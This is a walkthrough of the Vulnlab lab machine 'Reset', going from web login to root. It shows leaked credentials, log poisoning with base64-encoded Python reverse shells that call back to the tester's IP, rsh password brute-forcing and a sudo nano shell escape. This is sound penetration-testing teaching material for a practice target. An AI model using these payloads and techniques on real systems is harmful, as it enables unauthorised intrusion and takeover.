[Linux] Vulnlab standalone: Reset

Enumeration
Port scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
# Nmap 7.94SVN scan initiated Fri Feb  7 16:34:12 2025 as: /usr/lib/nmap/nmap -sC -sV -vv -oN ports -T4 -p- 10.10.92.110
Nmap scan report for 10.10.92.110
Host is up, received echo-reply ttl 63 (0.052s latency).
Scanned at 2025-02-07 16:34:12 CET for 42s
Not shown: 65530 closed tcp ports (reset)
PORT    STATE SERVICE    REASON         VERSION
22/tcp  open  ssh        syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 6a:16:1f:c8:fe:fd:e3:98:a6:85:cf:fe:7b:0e:60:aa (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIyAf6GPee+rQqSK2Xs/sDBPHvOh109nei1YDinqEqeQRyHAu7cYctKMIK5CFZojCtyJqLBB5Tmw7v6si1cjyBY=
|   256 e4:08:cc:5f:8e:56:25:8f:38:c3:ec:df:b8:86:0c:69 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILiu1L4RnPAcunzYAHckqjzFY2I4PHhzCheH+7SMZKnS
80/tcp  open  http       syn-ack ttl 63 Apache httpd 2.4.52 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Admin Login
|_http-server-header: Apache/2.4.52 (Ubuntu)
512/tcp open  exec       syn-ack ttl 63 netkit-rsh rexecd
513/tcp open  login?     syn-ack ttl 63
514/tcp open  tcpwrapped syn-ack ttl 63
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Feb  7 16:34:54 2025 -- 1 IP address (1 host up) scanned in 42.57 seconds
Foothold
On port 80 there is a web server running exposing a login page:

Using the forgot password functionality we can notice how we can change a user password by only knowing the username. Let’s see if this functionality can be used to enumerate valid usernames. I’ve tried the username admin just because it is a common username and instead of username enumeration I’ve found that the API actually leaks the password of the user if it does exists:

So now we have valid credentials and we can login inside the application
1
admin:17363aff
We are now prompted with a page that allows us to read some log files:

By intercepting the request we may think that this endpoint is vulnerable to LFI:


However, there is an homemade WAF that restrict us on reading only files under /var/log. In this folder resides also the apache log file access.log, we may leverage this to perform a log poisoning attack


| echo+cHl0aG9uMyAtYyAnaW1wb3J0IG9zLHB0eSxzb2NrZXQ7cz1zb2NrZXQuc29ja2V0KCk7cy5jb25uZWN0KCgiMTAuOC41LjEwIiw4MCkpO1tvcy5kdXAyKHMuZmlsZW5vKCksZilmb3IgZiBpbigwLDEsMildO3B0eS5zcGF3bigiL2Jpbi9iYXNoIikn | base64+-d | bash |

Lateral Movement to sadm
By reading the content of the file /etc/passwd we discover two low privilege users inside this machine.
1
2
sadm
local
We recall from the initial port scan that rsh port is open. Knowing possible usernames can help us bruteforce the password. A tool called rsh-grind can be used
1
sudo perl rsh-grind.pl -U ./users.txt 10.10.92.110

We got an hit for:
1
sadm:sadm
This tools allows us to run any program so we can easily wet a reverse shell as sadm:
1
sudo perl rsh-grind.pl -U ./users.txt -c 'echo cHl0aG9uMyAtYyAnaW1wb3J0IG9zLHB0eSxzb2NrZXQ7cz1zb2NrZXQuc29ja2V0KCk7cy5jb25uZWN0KCgiMTAuOC41LjEwIiw5MDAyKSk7W29zLmR1cDIocy5maWxlbm8oKSxmKWZvciBmIGluKDAsMSwyKV07cHR5LnNwYXduKCIvYmluL2Jhc2giKSc=|base64 -d|bash' 10.10.92.110
We can now drop in an ssh key to have a more stable connection.
Privilege escalation
Running linpeas reveals a tmux session, we can attach to it using

1
tmux attach -t sadm_session
The tmux session contains the plaintext credential for the user sadm and reveals that we can run nano as root.


We can break out of the nano editor spawning a shell as root using:
1
2
3
nano
^R^X
reset; sh 1>&0 2>&0
This will give us a working shell as root.